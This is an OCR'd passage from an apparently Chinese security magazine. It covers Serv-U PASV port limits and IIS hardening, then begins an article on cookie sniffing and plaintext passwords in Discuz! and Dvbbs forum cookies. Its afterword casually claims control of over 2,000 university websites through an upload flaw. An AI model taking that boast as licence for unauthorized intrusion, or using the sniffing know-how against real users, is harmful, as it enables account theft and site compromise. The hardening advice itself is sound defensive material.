式的端口是在1024～65535端口范围间随机生成的。这样范围太大，不利于安全管理，所以我们要在Serv-U软件中的"设置→高级→PASV端口范围"里设定你需要的范围，我这里以5001-5005为例来限制PASV的端口范围（如图16）。




图16 限制PASV的端口范围

软件里做完了限制，千万不要忘了在防火墙和TCP\IP筛选里把PASV监听的端口和FTP连接端口打开（如图17、图18）。




图17 打开FTP连接端口5005




图18 加端口5005

(13)关于IIS的安全配置。

①删掉默认目录%SystemDrive%\Inetpub。

②然后删除不必要的映射，见图19。

③在调试选项里将默认的ASP错误消息设为自定义的信息（如图20）。




图19 删除不需要的映射

④IIS的身份验证与NTFS的目录访问控制列表一定结合好，否则会造成网站无法正常浏览（如图21）。

(14)设置安全策略。

①开启密码策略。

②开启帐户锁定策略。

③开启审核策略。

后记

至于中国的网络安全现状一直是我担心的话题，仅仅是利用一个小小的上传漏




图20 出错时显示的错误消息




图21 身份验证与帐号名要一致

洞就轻松掌控中国教育部旗下全国各地区高校的网站2000多家。如果管理员们的安全意识能多一些，这些都是完全可以避免的。而现在新人安全界，学习黑客技术的朋友们，很多是盲目地使用别人发现的漏洞或开发的工具进行攻击。甚至有一些掌握一点黑客技术的朋友们也在互相攻击，而对系统安全知识却了解不足。黑客技术犹如武术一样，是攻击与防守的结合，是思想性、艺术性、科学性的综合体现。但愿我们更多的人去关注去掌握黑客技术，去做那网络中的侠客！出于篇幅考虑将一些不是关键点的地方给省略了，如果对此文有什么疑问或实际遇到的问题未能解决，请到www.nohack.cn/bbs里讨论。

编辑点评：

虽然文中提到的漏洞是众所周知的，但是存在这样漏洞的网站实在太多，中国教育部的这么多网站存在这样的漏洞值得有关部门重视了。本文的重点是告诉大家如何合理设置自己的系统安全，"没有绝对的安全，只有相对的安全"这句话就是在告诉我们，在攻击与防守方面只有不断地学习才能提高，才能赢得胜利，要持续地斗争下去，"打江山容易守江山难"啊~~~

ASP安全？虚拟主机一样精彩！

浪心

从本文你可以学到：
1.通过软件得到COOKIES。
2.对COOKIES的MD5加密方法。
3.新方法防止恶意COOKIES的攻击。

最近疯狂研究脚本一类的东西，这里将自己的研究结果和大家共享，希望大家能喜欢，最好能从中得到启发。

一、普遍的问题，明码传送

看了大多数网站，大部分都存在这样那样的问题，这里我就给大家说一下，当注人，COOKIES欺骗成了主要问题的时候，大家往往忽略了嗅探。这个实用的技术，使你在公共场所上网，一切帐号密码都有可能被盗。作为虚拟主机的用户，如何能不使用控件做到加密传送的目的？这是我们讨论的重点。

Discuz!论坛

如图1所示，大家看到方框中的密码未做任何加密，说起来就很可怕，Discuz!论坛是国内公认的高安全论坛。




图1 Discuz!论坛的Cookies




图2 动网的Cookies

动网

如图2所示，方框中的也是明文，面对这样的一种状态，国内大部分论坛都存在这样的不安全隐患。

建设银行

虽然传送方式不一样，但是很明显，已经解决了明文传送的问题（如图3）。

